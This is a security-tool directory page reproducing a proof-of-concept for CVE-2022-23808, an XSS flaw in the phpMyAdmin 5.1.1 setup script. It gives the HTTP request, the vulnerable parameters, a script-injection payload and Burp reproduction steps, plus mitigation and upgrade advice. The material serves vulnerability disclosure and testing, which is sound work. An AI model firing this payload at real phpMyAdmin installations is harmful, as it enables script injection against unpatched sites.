
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/dipakpanchal05/cve-2022-23808
Vulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration TestingRed Teaming
GitHubdipakpanchal05/cve-2022-23808

CVE-2022-23808

Proof-of-concept exploit for CVE-2022-23808, a stored XSS vulnerability in phpMyAdmin 5.1.1 setup script, with payload and reproduction steps for security testing.

View Repository
11423352 years agoReviewed by Kitploit
Share

phpMyAdmin Exploit

Exploit Title : phpMyAdmin 5.1.1 - XSS (Cross-site Scripting)
Exploit Author : Dipak Panchal (@th3.d1p4k)
Vendor Homepage : https://www.phpmyadmin.net
Software Link : https://www.phpmyadmin.net/files/5.1.1/
Affected Versions : phpMyAdmin versions of the 5.1 branch prior to 5.1.2 are affected.
Tested on : Windows 10 and Linux
CVE : CVE-2022-23808
Reference : https://www.phpmyadmin.net/security/PMASA-2022-2/

Description:

A series of weaknesses has been discovered that could allow an attacker to inject malicious code in to aspects of the setup script, which can allow XSS or HTML injection.

Request:

GET /phpmyadmin/setup/index.php?page=servers&mode=test&id=test  HTTP/1.1      
Host: 127.0.0.1:1234       
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0      
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8      
Accept-Language: en-US,en;q=0.5     
Connection: close   
Cookie: pma_lang=en; phpMyAdmin=fs55xxxxxxx; pma_lang=en; pmaUser-1=xxxxxxxxxxxxxxxxxxxxxxxxxxx; phpMyAdmin=xxxxxxxxxxxxxxx; pmaAuth-1=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx           
Upgrade-Insecure-Requests: 1          
Cache-Control: max-age=0          

Vulnerable Parameter(s) :

  • mode
  • id

Payload :


">'><script>alert(document.domain)</script>
Steps to reproduce :

  1. Capture above reuqest in burp.
  2. Replace/Change XSS payload with vulnerable parameters.
  3. Click on send and show response in browser.
  4. You'll get popup!

Proof of Concept :

2022-01-26_21h45_23

Mitigation :

A phpMyAdmin installation with a configuration file config.inc.php will not allow access to the setup script, which in turn mitigates this attack.

Fix :

Upgrade to phpMyAdmin 5.1.2 or newer or apply patch.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    851
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    538
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    297
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    280

Explore all tools

Browse our collection of tools

View all tools →





